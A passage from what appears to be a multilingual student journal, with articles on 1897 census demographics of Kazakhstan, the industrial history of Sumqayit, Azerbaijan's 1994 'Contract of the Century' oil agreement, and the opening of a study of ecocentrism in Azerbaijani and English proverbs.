Итоги деятельности переселенческого фонда. Создание переселенческого фонда привело к значительным изменениям в этнодемографическом составе Казахстана. Если в начале массового переселения доля русских и украинцев в регионе было незначительной, то к 1897 году их численность в Акмолинской области достигла 33% от общего населения. В целом по Казахстану доля казахского населения сократилась до 87,1%, что свидетельствует о существенных изменениях в национальном составе. Переселенческий фонд, таким образом, стал инструментом не только решения аграрного кризиса в центральных губерниях России, но и способом колониального освоения казахских земель. Передача наиболее плодородных территорий переселенцам приводила к вытеснению коренного населения в малопригодные для земледелия регионы, что в долгосрочной перспективе способствовало ухудшению экономического положения казахов и обострению земельного вопроса.[7]

В конце XIX века Казахстан оставался преимущественно аграрным регионом. Согласно данным Первой всеобщей переписи населения Российской империи 1897 года, численность населения региона составляла 4 333 тыс. человек, из которых 3 882,35 тыс. (93,6 процентов) проживали в сельской местности. В 22 городах проживало немногим более 6 процентов населения. Городские поселения были относительно малы по численности: крупнейший из них, Уральск, насчитывал 36,4 тыс. жителей, тогда как в Верном (ныне Алматы) проживало 22,7 тыс., в Семипалатинске — 20,2 тыс., в Петропавловске — 19,7 тыс., в Аулие-Ате — 11,7 тыс., в Чимкенте — 11,2 тыс., в Акмолинске — 9,7 тыс., в Гурьеве — 9,3 тыс., в Павлодаре — 7,7 тыс., в Перовске (ныне Кызылорда) — 5,0 тыс., а в Актюбинске — 2,8 тыс. человек. Доля казахского населения среди городских жителей составляла 15,4 процентов, что в абсолютных значениях соответствовало примерно 40 тыс. человек.

Процесс присоединения Казахстана к Российской империи и последовавшее переселенческое движение способствовали формированию многонационального состава населения региона. По данным переписи 1897 года, в Казахстане проживали представители более 60 этнических групп. Казахи составляли 81,7 процентов (3 392,7 тыс. человек) от общей численности населения, русские — 10,9 процентов (454,4 тыс.), украинцы — 1,9 процентов (79,5 тыс.), татары — 1,34 процентов (55,9 тыс.), уйгуры — 1,34 процентов (55,8 тыс.), узбеки — 0,75 процентов (29,5 тыс.) и другие этнические группы. Наибольшая доля казахского населения отмечалась в Семипалатинской (90,6 процентов) и Тургайской (88,3 процентов) областях. В Уральской и Акмолинской областях удельный вес казахов составлял 71,3 процентов и 62,6 процентов соответственно, в Сырдарьинской — 60,4 процентов, в Семиреченской — 52,1 процента. Русское население было представлено наиболее широко в Акмолинской (25,5 процентов) и Уральской (25 процентов) областях.

В демографическом плане Казахстан характеризовался традиционной высокой рождаемостью, что было обусловлено преобладанием многодетных семей и ранней брачностью, особенно среди казахского населения. Согласно переписи 1897 года, количество детей в возрасте до 10 лет на 100 женщин в возрасте 20–49 лет составляло: у православных — 144, у католиков — 142, у мусульман — 142, у иудеев — 153, у лютеран — 116. Регулирование рождаемости в казахских семьях каралось нормами шариата, что способствовало сохранению традиционной структуры семьи, где многодетность рассматривалась как социальная норма. Полигамия, распространенная среди казахов, зачастую мотивировалась необходимостью иметь потомство.

Несмотря на высокий уровень рождаемости, естественный прирост населения был низким из-за высокой смертности. В конце XIX века Казахстан характеризовался значительными показателями смертности, особенно среди детей и молодежи, что объяснялось тяжелыми

социально-экономическими условиями, кочевым образом жизни, недостаточным уровнем медицинского обслуживания. Например, в 1883 году в Каркаралинском уезде Семипалатинской области смертность превысила рождаемость на 384 человека. Основными причинами высокой смертности были инфекционные заболевания, такие как туберкулез, пневмония, желудочно-кишечные инфекции, дизентерия, брюшной тиф и скарлатина.

Уровень грамотности населения Казахстана в конце XIX века оставался низким. По данным переписи, общий показатель грамотности среди лиц в возрасте 9–49 лет составлял 8,1 процентов, при этом среди мужчин — 12 процентов, среди женщин — лишь 3,6 процентов. Анализ возрастных групп показывает, что наибольший уровень грамотности отмечался среди молодежи, что свидетельствует о начале образовательных реформ в регионе. Тем не менее, уровень грамотности среди казахского населения был самым низким среди всех этнических групп, что объяснялось отсутствием развитой системы образования среди кочевого населения и ограниченным доступом к учебным заведениям.[8]

Литература

1. <https://cheloveknauka.com/v/443984/a?#?page=4>
2. М. Красовский, Материалы для географии и статистики России, собранные офицерами Генерального штаба Область Сибирских киргизов в 3 томах, СПб, 1868
3. Там же, Глава I, с. 115
4. Там же, Глава II, с. 329
5. Б. Сулейменов, Аграрный вопрос в Казахстане последней трети XIX – начала XX в. (1867 – 1907 гг.), Алматы, 1963
6. Е. Бекмаханов, Казахстан в 20-40 годы XIX века, Алматы, 1992
7. А. Кузембайұлы. Е. Аманжолұлы, История Республики Казахстан, Астана 1999
8. <https://e-history.kz/ru/seo-materials/show/29324>

SUMQAYIT- FROM HISTORY TO THE FUTURE, AN INDUSTRIAL CITY

Jafarov Rahil Maharram

Sumqayit State University, student

Abstract

Sumqayit, established in 1949 primarily for industrial purposes, is a city that continues to develop to this day. In the past, it was known for its large enterprises in heavy industry production, chemical, oil refining, and other sectors. Sumqayit is also one of the cities that has made significant contributions to the economy of Azerbaijan. The history of Sumqayit is mainly linked to the Soviet era. In the mid-20th century, the city stood out with its industrial production and large infrastructure projects. During the Soviet period, various heavy industries, including the chemical and oil industries, flourished here. This period also led to rapid urbanization and population growth in the city. After the Soviet era, Sumqayit has gone through a process of renewal in both economic and social fields. Alongside the chemical and metal industries, development has begun in new technologies and areas of ecological sustainability. The city's economy is undergoing a process of diversification, with new industries emerging, and development programs are being implemented in various sectors. While maintaining its industrial potential, the city is striving to further develop, apply modern technologies, and address ecological issues in the future. The future of the city is also seen as a key center that revitalizes the economy in the region and contributes to the overall development of Azerbaijan.

Keywords: Sumqayit, Chemical Industrial Park, Industrial Center, Education, Culture, Ecological Cleanliness. Bright Morning.

Introduction

Sumqayit is one of the cities that embodies Azerbaijan's industrial development. In addition to being one of the industrial centers of Azerbaijan, Sumqayit holds special importance in terms of historical heritage and ecological issues. The relevance of green industry and sustainable development principles in the modern era is fundamental to re-evaluating Sumqayit. This article explores the city's history, stages of industrial development, ecological achievements, successes in education, and international relations in detail. The history of this city dates back to ancient times, and in the modern era, it is known for its dynamic development, achievements in education, and positive ecological changes. The city's modern development has made it one of the brightest cities in the region. Sumqayit's history dates back to the 7th century BC. Starting as a settlement of the Medes, this area had significant economic and cultural importance in ancient times. Archaeological excavations have revealed ancient pottery and coins, confirming that the city was one of the ancient cultural centers. The first written information about Sumqayit was presented in 1580 by the English traveler H. Berou. The French writer Alexandre Dumas also mentions the Sumqayit post station in his works in 1858 [1].

In 1935, a decision was made to establish industrial enterprises on the Absheron Peninsula, laying the foundation for Sumqayit's future transformation into a major industrial city. The first industrial enterprises in the city began construction in 1938. From this period onwards, the city played an important role in the industrial development of the USSR. The 1940s marked the period when Sumqayit's industrial potential was established. The operation of chemical plants, a thermal power station, and metallurgical enterprises transformed the city into a major industrial center in the region. In 1939-40, the foundations of the Synthetic Rubber, Pipe Rolling, and Chemical Plants

were laid. With the start of the Great Patriotic War, all construction work was halted. In 1941, the thermal power station began operations and provided the first electricity for Baku's oil industry. In 1944, chemical and metallurgical plants were built. In 1945, the Sumqayit Chemical Plant produced its first product, and extensive construction work began in the city. In 1949, by the decision of the Presidium of the Supreme Soviet of Azerbaijan, Sumqayit was granted city status. Originally established as a settlement near the IES, Sumqayit quickly grew into a major industrial center. In 1952, the Pipe Rolling Plant produced its first product. The ferrous metallurgy industry began to develop in Azerbaijan. The Synthetic Rubber Plant started operations, and for the first time, ethyl alcohol was produced from oil. In 1953, the first steel was melted in the Martin furnaces. In 1955, the Sumqayit Aluminum Plant began operations [3].

Between 1957 and 1959, scientific research institutes and cultural centers were built, and the city's infrastructure was developed. In 1960, construction began on Europe's largest petrochemical plant. From 1960 to 1980, Sumqayit became one of the leading industrial cities in the former USSR. The chemical industry, ferrous metallurgy, and machine engineering sectors brought Sumqayit a significant position on the global economic map. In 1961-68, a series of new enterprises were built: a brick factory, a polymer building materials plant, and a superphosphate plant. In the 1970s and 1980s, light and machine-building industries developed. By this time, Sumqayit had already become known as one of the leading industrial cities in the former USSR. The special attention paid to the city by Heydar Aliyev, the founder of independent Azerbaijan, ensured Sumqayit's transition to a new stage of development. Under the leadership of President Ilham Aliyev, infrastructure projects, the creation of industrial parks, and reforms in the social sector have shaped Sumqayit's modern face.

Independent Azerbaijan is currently experiencing a period of revival and progress. Continuing the development strategy laid by the National Leader Heydar Aliyev, under the leadership of President Ilham Aliyev, the country has achieved new successes in all areas and expanded the scope of its achievements. Azerbaijan, which has become the leading state in the South Caucasus, acts as the main driving force in the development of a large region and increases its importance globally. Azerbaijan's modern achievements have brought a high pace and quality to Sumqayit's socio-economic life, which is an important industrial center of the country. The brightest pages of Sumqayit's history belong to the period when National Leader Heydar Aliyev led Azerbaijan, both during the Soviet era and in the years of independence. His attention to this industrial city has never been lacking. His last visit to Sumqayit in 2003 marked a new milestone in the city's history, laying the foundation for future success. In the modern era, Sumqayit plays an important role in Azerbaijan's industrial development. Particularly, the creation of the Sumqayit Chemical Industrial Park has opened a new chapter in the city's economy. This industrial park, recognized as one of the largest in the CIS, was established in 2011 by the decree of President Ilham Aliyev. The park houses various manufacturing enterprises, and the products made here are exported to over 60 countries. These enterprises, which increase Sumqayit's export potential, further strengthen the city's economic power[2].

The city is also one of Azerbaijan's centers for education and culture. The modernization of the content of education, improving its quality, and creating the necessary material and technical conditions for providing high-level educational services are priority issues. In the modern world, where the development level of countries is increasingly dependent on human capital—science and intellectual resources—the importance of education is extremely high. In Azerbaijan, which has successfully integrated into the world education system, the state's care for this strategic sector creates a strong foundation for a successful future. The "New School for a Renewed Azerbaijan" project, initiated by the President of the Heydar Aliyev Foundation, Mehriban Aliyeva, has created excellent conditions for thousands of children in various regions of

the country to receive quality education in classrooms equipped with the most modern equipment.

Educational institutions in Sumqayit increase the country's intellectual potential. Universities, colleges, and vocational schools provide young people with the opportunity to receive high-level education. Modern schools built with the initiative of the Heydar Aliyev Foundation contribute to this process. The city's graduates consistently achieve high results in university entrance exams and hold leading positions nationwide. The modern school buildings constructed within the "New School for a Renewed Azerbaijan" project have contributed to the development of the education system. Currently, the city hosts one university, three colleges, and four vocational schools. For many years, Sumqayit was known for its ecological problems. However, in recent years, purposeful measures have been taken, transforming the city from an ecological disaster zone into a green and healthy space. Industrial enterprises, equipped with modern technologies, now operate according to ecological standards. The Sumqayit Boulevard, opened in 2016, has become a new symbol of the city. This magnificent project provides the city's residents with opportunities for relaxation and entertainment [4].

Sumqayit's development is not limited to domestic projects. The scale of the city's achievements in development is clearly reflected in its foreign relations. Today, Sumqayit maintains partner relations with 12 cities from 10 countries. Recently, cities such as Bari from Italy, Lintz from Austria, Ceyhan from Turkey, Mogilyov from Belarus, and Aktau from Kazakhstan have joined the list of Sumqayit's partners. Sumqayit has also strengthened its friendship with Ludwigshafen from Germany, Jiujiang from China, Cherkasy from Ukraine, and Rustavi from Georgia. This cooperation enables mutual exchange of experiences in the economic, cultural, and social fields. The city's growing international reputation proves its leading position in the Caucasus region.

In the years of Azerbaijan's independence, a new phase in Sumqayit's development began. The development strategy formed under the leadership of Heydar Aliyev was successfully continued by President Ilham Aliyev. The achievements in the city's socio-economic life are the results of this strategy. The projects implemented in the city have made Sumqayit one of the most modern industrial centers in the region. In conclusion, Sumqayit, as an industrial, cultural, and educational center of Azerbaijan, is an example of modern development. Its historical past and current achievements illuminate the city's bright future. Sumqayit is a special place for both local residents and foreign visitors. This city, which holds a special place in Azerbaijan's development, is recognized not only within the country but also globally as an important center [3].

Sumqayit's development is not limited to past achievements. In the future, the city will further strengthen its position through the implementation of modern technologies, the creation of new industrial parks, and the development of social infrastructure. Sumqayit, with its historical past and modern development indicators, is a source of pride for Azerbaijan. The city's achievements in the fields of industry and education, the solution of ecological problems, and international relations lay the foundation for its sustainable development. Sumqayit's current achievements and future goals present it as one of the brightest cities in the region.

References

1. https://azertag.az/xeber/sumqayitin_sosial_iqtisadi_inkisaf_templeri_suretlendirilir-475772
2. <https://sumqayitxeber.com/yaranma-tarixi/>
3. <https://www.azerbaijan-news.az/az/posts/detail/sumqayit-muasir-azerbaycanin-inkisaf-numunesidir-1732313636/345406>
4. http://www.anl.az/down/meqale/yeni_az/2010/may/118633.htm

CENTURY AGREEMENT: A TURNING POINT IN AZERBAIJAN'S ENERGY POLICY

Zargarova Ellada Khairullah

Sumgayit State University, student

Abstract

The article titled "The Century Agreement: A Turning Point in Azerbaijan's Energy Policy" discusses the significance of the Contract of the Century signed in 1994 between Azerbaijan and a consortium of international oil companies. This agreement marked a pivotal moment in Azerbaijan's energy policy, as it opened the country's oil sector to foreign investment and technological expertise, and it provided a roadmap for Azerbaijan to become a key player in the global energy market. The article highlights how this agreement led to major infrastructural projects, such as the Baku-Tbilisi-Ceyhan (BTC) pipeline, and how it contributed to the economic and political stabilization of the country. The Contract of the Century also helped Azerbaijan strengthen its relations with Western countries and attracted foreign investments, boosting the country's economic growth and transforming its energy sector into a significant regional force. In essence, the article underscores the importance of the Contract of the Century in shaping Azerbaijan's energy policies, positioning the country as a central hub in the energy corridor connecting Europe and Asia.

Keywords: Contract of the Century, oil strategy, Caspian Sea, Azeri-Chirag-Guneshli fields, oil pipelines, Baku-Tbilisi-Ceyhan.

Introduction

One of the most significant energy projects of the 20th century, the "Contract of the Century," marked a turning point in Azerbaijan's economic and political history. In 1993, the return of National Leader Heydar Aliyev to power saved the country from a deep political and economic crisis and laid the foundation for strategic development. The oil strategy, tailored to Azerbaijan's national interests, transformed the country into a key player in the global energy market. [1, p.9] Although Heydar Aliyev emphasized the importance of signing contracts with foreign companies during a meeting with oil industry leaders, scientists, and experts, he paid special attention to ensuring that these contracts were favorable for Azerbaijan. He was cautious in the process, ensuring that independent experts and local specialists reviewed the projects again. While contract drafts were ready in the first half of 1993, a decision was made to check the full compatibility of the contract with Azerbaijan's economy. Although the delay in the oil contracts put pressure on some foreign companies, Heydar Aliyev openly stated that Azerbaijan's terms must be the basis for cooperation with foreign oil companies. Meetings with the heads of foreign companies and ambassadors of their countries emphasized that decisions regarding Azerbaijan's resources would only be made within the framework of national interests. The main goal of the oil strategy was to strengthen Azerbaijan's economic independence, improve the welfare of the people, and enhance the country's position in the international energy market. Based on these principles, preparations for the "Contract of the Century" were completed, and Azerbaijan signed a strategic partnership that would secure a significant place for the country in the world energy market. [2, p.211]

On September 20, 1994, the "Contract of the Century" was signed, which envisioned the development of the "Azeri," "Chirag," and "Gunashli" oil fields in the Azerbaijani sector of the Caspian Sea. The implementation of this agreement allowed Azerbaijan to independently benefit

from its oil reserves, promoting economic development and strengthening its international position. As expressed by National Leader Heydar Aliyev, for the first time, the people of Azerbaijan became the full owners of their natural resources and began to determine their fate [1, p.9]. In November 1995, new agreements were signed with Russian, Italian, and American companies for exploration work and oil extraction in the newly discovered "Karabakh" structure in the Caspian Sea. According to this agreement, it was agreed that 65-80% of Azerbaijan's internal income would remain in the country. In June 1996, a joint agreement was signed with oil companies from the UK, Norway, Turkey, Russia, France, and Iran for the joint development of the "Shah Deniz" field in the Caspian. As part of this agreement, 80% of the total revenue would be allocated to Azerbaijan. A major gas-condensate discovery was made in the "Shah Deniz" field, marking a significant event that was recognized by Western experts as evidence of Azerbaijan's new potential in the gas sector. In December 1996, agreements were signed with U.S., Saudi Arabian, and Japanese companies for the joint development of the "Dan Ulduzu" and "Ashrafi" fields, and in January 1997, similar agreements were made with French oil companies for the "Lankaran-Deniz" and "Talysh-Deniz" fields.

In August 1997, three new agreements were signed in Washington between Azerbaijan's state oil company (SOCAR) and leading U.S. oil companies for joint operations in the "Absheron," "Nakhchivan," "Oghuz," and "Inam" fields. In June 1998, agreements were made with a consortium of oil companies from Italy, Japan, Turkey, the U.S., and the UK-Canada, followed by new agreements with British, American, and Russian oil companies in July 1998. Further oil contracts were signed between 1999 and 2000. In January 2001, an agreement was made with Russia's LUKOIL company for the Zigh and Hovsan fields. Overall, between 1994 and 2001, SOCAR signed 21 contracts with 32 oil companies from 14 countries, and more than 400 foreign companies operated during this period. These contracts were expected to bring \$60 billion in investments to Azerbaijan, while foreign oil companies had already invested \$6 billion to implement them. In April 1995, to implement the "Contract of the Century," the Azerbaijan International Operating Company (AIOC) was established, and in April 1996, the "Caspian" International Oil Company and other operational companies were formed for the "Karabakh" structure. These companies set up a special club to share drilling rigs and infrastructure. Leading international oil companies, including Exxon, Amoco, Unocal, Mobil, Pennzoil from the U.S., British Petroleum from the UK, Itochu and Mitsui from Japan, Statoil from Norway, Delta from Saudi Arabia, Elf Aquitaine and Total from France, and Agip from Italy, brought modern technologies and management practices to Azerbaijan's oil industry. As a result, the country's oil fleet and industrial infrastructure were completely overhauled. For example, the "Baku" scientific research vessel was modernized and became one of the most advanced geophysical research vessels in the world. The "Caspian Sea Oil" semi-submersible drilling rig was refurbished and named "Dede Korgud," and the "Shelf-5" drilling rig was thoroughly rebuilt, becoming one of the largest floating drilling rigs in the world.

In September 1998, the "Shelf-5" drilling rig, named "Istiklal," was put into operation, equipped with state-of-the-art technology. At the Caspian Shipbuilding Joint Venture, the "Qurtuluş" multi-functional drilling rig, capable of drilling oil wells up to 7,620 meters deep, was created between July 1998 and August 2000. During this period, Azerbaijan began to host international oil and gas exhibitions. At these annual exhibitions, over 4,000 Azerbaijani specialists trained in the technologies and work methods of the world's leading oil companies. By 2001, more than 10,000 Azerbaijani citizens were employed in the oil extraction and service sectors. More than 20% of the contracts awarded in international tenders by oil companies went to local companies. The oil extracted from Azerbaijan's "Azeri," "Chirag," and "Gunashli" fields was transported to Black Sea ports, as well as through the "Northern" and "Western" pipelines passing through Russia and Georgia. The "Northern" pipeline's Azerbaijani section was completed by the end of 1996 and commissioned in October 1997, while the "Western" pipeline's construction was

completed in late 1998. In 1996, the first oil well drilled by AIOC struck a powerful fountain, confirming the significant reserves of the fields. On November 12, oil extraction began under the "Contract of the Century," and this event was celebrated with great fanfare in Baku. Additionally, significant agreements were reached for the construction of the Baku-Tbilisi-Ceyhan oil pipeline, and in November 1999, a contract was signed in Istanbul. The pipeline's construction was completed in 2002, and this project held great strategic significance for Azerbaijan.

On August 30, 2001, the first phase of work within the "Contract of the Century" began. As a result of the measures taken during this period, Azerbaijan's oil industry revitalized and began to grow rapidly. In 2002, the country produced 15.3 million tons of oil, and the oil contract began to generate revenue for Azerbaijan. In December 1999, by the decree of the President of Azerbaijan, the "State Oil Fund of Azerbaijan" was established. On December 27, 2001, the Supervisory Board of the Fund was formed. Heydar Aliyev and Ilham Aliyev, while laying the foundation for the new oil strategy, determined that the Fund's goal was to convert mineral raw material reserves into long-term financial assets. As Ilham Aliyev stated, the Fund aimed to channel the revenue from oil into other sectors of the economy for future generations. By early 2003, the State Oil Fund had accumulated \$730 million, and a special program for the efficient use of these funds was prepared. Simultaneously, foreign investment flows accelerated. In 1996, 33% of foreign investment was directed to the non-oil sector, and by 2000, this share exceeded 50%. Overall, between 1993 and 2002, Azerbaijan received \$9 billion in foreign investment, with \$3 billion directed to the non-oil sector. 90% of the foreign investments were focused on the development of production sectors.

The revival and development of Azerbaijan's economy was further strengthened by the launch of the "New Silk Road," the Europe-Caucasus-Asia transport corridor, under the European Union's "TRACECA" program. In May 1993, the "Brussels Declaration" was adopted concerning this project, and in May 1996, an agreement regulating transit cargo transport and cooperation in the railway sector was signed between Azerbaijan, Georgia, Turkmenistan, and Uzbekistan. Additionally, in December 1996, an agreement between Azerbaijan, Georgia, and Ukraine was signed to establish the Eurasian transport corridor, further enhancing the project. These measures had a significant impact on the development of Azerbaijan's economy and transportation infrastructure. [3, pp.306-310]

In accordance with the terms of the contract, new oil pipelines were constructed and commissioned to meet the growing demand for oil extraction.

At the end of 1997, oil started to be exported to the Black Sea via the Baku-Novorossiysk pipeline.

In 1999, the Baku-Supsa pipeline was built and put into operation, and as a result, the first tanker carrying Azerbaijani oil headed to world markets.

In 2002, through the efforts of national leader Heydar Aliyev, the foundation of the Baku-Tbilisi-Ceyhan oil pipeline was laid under the "Contract of the Century" framework. This project became a significant step towards Azerbaijan becoming an energy corridor. In May 2005, the opening ceremony of the pipeline was held, and by 2006, oil from Azerbaijan began to be transported from Turkey's Ceyhan port. All of these pipelines extend for distances equivalent to one-tenth of the Earth's equator: Baku-Novorossiysk (1330 km), Baku-Supsa (833 km), and Baku-Tbilisi-Ceyhan (1768 km). Additionally, since 1999, more than 36 billion dollars have been invested in the development of the "Azeri-Chirag-Gunashli" (ACG) oil field block. Over 500 million tons of oil have been extracted from this block, and 40 billion cubic meters of gas have been produced and handed over to the Azerbaijani government.

Since 1999, the extraction of profit oil from the "Azeri-Chirag-Gunashli" project has been generating income. By September 1, 2015, Azerbaijan had sold 305 million tons of profit oil on

world markets, which accounted for 59% of the total oil extracted from ACG. In the first 8 months of 2015, 16 million tons of oil were extracted from these fields, with 12 million tons being Azerbaijan's share of the profit oil. Additionally, in 1999, a decree was signed by Heydar Aliyev to establish the State Oil Fund of Azerbaijan, with the purpose of managing hydrocarbon revenues efficiently and using these resources for the economic development of future generations. In a short time, this fund became one of the most transparent in the world, ensuring financial stability for Azerbaijan's future generations. On September 18, 2002, in the Sangachal terminal of Baku, the groundbreaking ceremony for the Baku-Tbilisi-Ceyhan (BTC) main export oil pipeline was held, with the participation of National Leader Heydar Aliyev and the Presidents of Turkey and Georgia. The construction of this significant project began. After four years of intensive work, on July 13, 2006, the grand opening ceremony of the Baku-Tbilisi-Ceyhan main export oil pipeline, one of the largest energy projects of the 21st century and named after the Ulu Önder (Great Leader), was held in Turkey's Ceyhan city.

Following the BTC project, another highly significant development took place— the construction of the Baku-Tbilisi-Erzurum gas pipeline (also known as the “South Caucasus Pipeline”), and the start of gas extraction from the Shah Deniz gas condensate field. As a result of this project, Azerbaijan became a country that not only exports oil but also natural gas. In 2006, the Baku-Tbilisi-Ceyhan oil pipeline was commissioned, and in early 2007, the Baku-Tbilisi-Erzurum gas pipeline was launched. These events significantly strengthened Azerbaijan's role in the global energy market and marked a new phase in the country's energy strategy. In 2010, the official resolution to authorize the Chirag oil project was signed. Within this framework, with a 6 billion dollar investment, the “West Chirag” project was launched. This project aims to maintain stable production and increase the productivity of the Azeri-Chirag-Gunashli fields. The platform built here has a production capacity of 25,000 tons of oil and 6.5 million cubic meters of gas per day, thus facilitating more efficient use of the country's energy potential. In September 2014, on the occasion of the 20th anniversary of the “Contract of the Century,” the foundation for Azerbaijan's next strategic energy initiative—the “Southern Gas Corridor” project— was laid at the Sangachal terminal. This project not only aims to deliver Azerbaijan's gas directly and securely to Europe but also increases the country's energy security and international significance.

By the first nine months of 2016, more than 219 million barrels of oil and condensate had been exported from the Sangachal terminal. Of this volume, 194 million barrels were transported via the Baku-Tbilisi-Ceyhan pipeline, while over 23 million barrels were exported through the Western Export Pipeline. Additionally, over 2 million barrels of condensate were sent to the world market via a special export pipeline. Gas exports were mainly carried out through the South Caucasus Pipeline and a pipeline connecting the terminal's gas processing facilities to the “Azerigaz” gas distribution system. During this period, the terminal exported an average of 29.1 million standard cubic meters of Shah Deniz gas daily.

On September 14, 2017, a ceremony was held in Baku with the participation of President Ilham Aliyev and First Lady Mehriban Aliyeva for the signing of an updated agreement on joint development and the sharing of oil production from the deep parts of the Azeri, Chirag, and Gunashli fields in Azerbaijan's Caspian sector. This important document was signed between the Azerbaijani Government, SOCAR, and several international energy companies including BP, Chevron, Inpex, Statoil, ExxonMobil, TP, Itochu, and ONGC Videsh. BP was granted the right to continue as the operator of the project. The agreement was ratified by the Azerbaijani National Assembly on October 31, 2017.

This agreement provided both economic and strategic advancements for Azerbaijan. Under the terms of the agreement, SOCAR's share in the project was increased from the previous 11.65% to 25%. Additionally, the international partner companies agreed to pay a total of 3.6

billion US dollars in bonuses to the State Oil Fund. According to the agreement, Azerbaijan's share of the profit oil would be 75%, which increased the country's overall profit share to 89.1%. The agreement also foresaw engineering and project works for the creation of an additional production platform in the ACG contract area. Thus, this agreement, referred to as the "New Century Contract," marks the beginning of a new phase in Azerbaijan's oil strategy, contributes to strengthening the country's energy security, attracts new investments, and significantly contributes to economic growth and improved social welfare.

In conclusion, the "Contract of the Century" was not only a turning point in Azerbaijan's energy sector but also a strategic move that strengthened the country's economic and political independence. Thanks to this contract, Azerbaijan started to manage its oil and gas resources efficiently, attracted foreign investments, and became an important player in the global energy market. Modern oil infrastructure was built in the country, international energy projects were implemented, and Azerbaijan's role in global energy security was significantly enhanced. In the following years, the Azerbaijani government took significant steps towards the diversification of the economy, the development of the non-oil sector, and the improvement of social welfare, utilizing the opportunities provided by the "Contract of the Century." The new agreement signed in 2017 laid the foundation for the successful continuation of the country's oil strategy and more efficient management of energy revenues in the long term. Thus, the "Contract of the Century" has become one of the cornerstones of not only the oil industry but also Azerbaijan's overall economic development and international influence. The successes of this strategic project have transformed Azerbaijan into a major energy hub in the region, creating a strong foundation for the country's future economic development.

References

1. «ƏSRİN MÜQAVİLƏSİ» Heydər Əliyevin Yeni Neft Strategiyasıdır Respublika Elmi Konfransının Materialları – Sumqayıt Dövlət Universiteti – Sumqayıt 24.09.2014 – S. 9.
2. Əliyev, Heydər Əlirza oğlu- Müstəqilliyimiz əbədidir – Bakı- Azərənəşr- 1997.- S. 221.
3. Tahir Qaffarov – Azərbaycan Tarixi 1941-2002-ci illər Yeddi Cildə VII cild – Bakı – Elm-2008 – S. 306-310.
4. Vəqif Bayramov – “Xalq qəzeti” – “Əsrin müqaviləsi”- Azərbaycanın strateji inkişaf konsepsiyasının təməli- 20.09.2020
5. Əsrin müqaviləsi – Azerbaijan.az- <https://search.app/EnDRxc3EoZgvmCwUA>
6. Mirbağır Yaqubzadə - Xalq qəzeti – “Əsrin müqaviləsi” Azərbaycanın davamlı iqtisadi inkişafının təməli daşıdır.

Philological Sciences

Ekosentrizm və Antroposentrizm Perspektivlərindən Azərbaycan və İngilis Dillərində Atalar Sözləri Nümunələrinin Təhlili

Həsənova Vüsalə Fərrux qızı

Dissertant (ADU), zərbaycan Dövlət Pedaqoji Universiteti Şəki filialı, Orcid Id : 0000-0003-3529-032X

İnsanların təbiət və dünya ilə mübasibətini fərqli perspektivlərdən izah edən iki fəlsəfi yanaşma-ekosentrizm və antroposentrizm anlayışlarıdır. Ekosentrizm, insan toxunuşunun təbiətin ümumi gedişatına təsirinin minimal olduğu, insanların yalnız təbiətin bir hissəsi olaraq mövcudluğu və təbiətin əhəmiyyətinin insanların ehtiyaclarından daha çox qiymətə malik olduğu bir baxışı müdafiə edir.(1)

Antroposentrizm isə insanların təbiət üzərindəki üstünlüyünü və təbiətin yalnız insan ehtiyaclarına xidmət etməli olduğunu qəbul edən bir fəlsəfi yanaşmadır. Bu yanaşmada, təbiət və digər canlılar insanın məqsədlərinə xidmət edən vasitələr olduğu görülür. (2 səh. 1205-1207)

Hər iki fəlsəfi perspektiv, mədəniyyətlər və dillər arasında müxtəlif formalarda təzahür edir. Azərbaycan və İngilis dillərindəki atalar sözləri, bu perspektivlərin dil vasitəsilə necə ifadə olunduğunu göstərən mühüm nümunələr təqdim edir. Ekosentrizm və antroposentrizm anlayışlarının bir-birinə zidd yanaşmaları, bu dillərdəki atalar sözlərində fərqli mənalar və mesajlar yaradır.

Məqalənin məqsədi, Azərbaycan və İngilis dillərindəki atalar sözləri vasitəsilə ekosentrizm və antroposentrizm perspektivlərini müqayisə etmək və bu fərqli yanaşmaların mədəniyyətlərdə necə təzahür etdiyini analiz etməkdir. Beləliklə, həm ekosentrizmə, həm də antroposentrizmə aid atalar sözləri üzərində aparılacaq təhlil, dilin və mədəniyyətin təbiətə və insanlara münasibətini daha dərinlən anlamağa imkan verəcəkdir.

Ekosentrizm, təbiətin yalnız insanın ehtiyaclarına xidmət edən bir resurs olmasından imtina edir, əksinə, təbiətə daxili dəyər verilməsini təklif edir. Ekosentrizm, insanı təbiətdən ayrı və ya üstün görmək əvəzinə, insanların yalnız təbiətin bir hissəsi olduğunu qəbul edir. Antroposentrizm, dünyaya və təbiətə yanaşmanın insan mərkəzli bir formasıdır. Bu fəlsəfi yanaşma, təbiəti yalnız insanların ehtiyaclarına xidmət edən bir resurs kimi görür və insanların təbiətdən üstün olduğuna inanır (3, səh.122-125) Antroposentrizm, ekosentrizm və digər təbiətə yönəlik fəlsəfi yanaşmalardan fərqli olaraq, təbiətin yalnız insanlar üçün qiymətli olduğunu vurğulayır.

Deyimlər və atalar sözləri bir mədəniyyətin dünyagörüşünü yığcam, yaddaqalan şəkildə əhatə etdiyi, müdrikliyi, dəyərləri və normaları nəsillərə ötürdüyü, cəmiyyətlərin dünyanı necə konseptuallaşdırdıqları və onunla münasibətləri haqqında fikir təklif etdiyi, aid olduğu mədəniyyətə bağlı olub həmin cəmiyyətin əsas dəyərlərinin və inanclarının əhatə dairəsi kimi xidmət etdiyi üçün iki fəlsəfi yanaşmanın atalar sözləri nümunələri əsasında təhlil daha məqsədəuyğun hesab edilir. Azərbaycan mədəniyyətində atalar sözləri çox vaxt yaşamaq üçün təbiətə və sərvətlərə yiyələnməyin lazım olduğu kənd təsərrüfatı və çoban cəmiyyətindən doğulur. İnsan iradəsi və gücü, eləcə də insanın çiçəklənməsi üçün təbiəti idarə etmək və ya onunla işləmək

ehtiyacı vurğulanır. Bunun əksinə olaraq, ingilis atalar sözləri daha çox sənayeləşmiş və kapitalist dünyagörüşünü əks etdirir, burada şəxsi nailiyyət, özünə inam və fərdi nəzarət vurğulanır. İndi nümunələr fonunda gözdən keçirək.

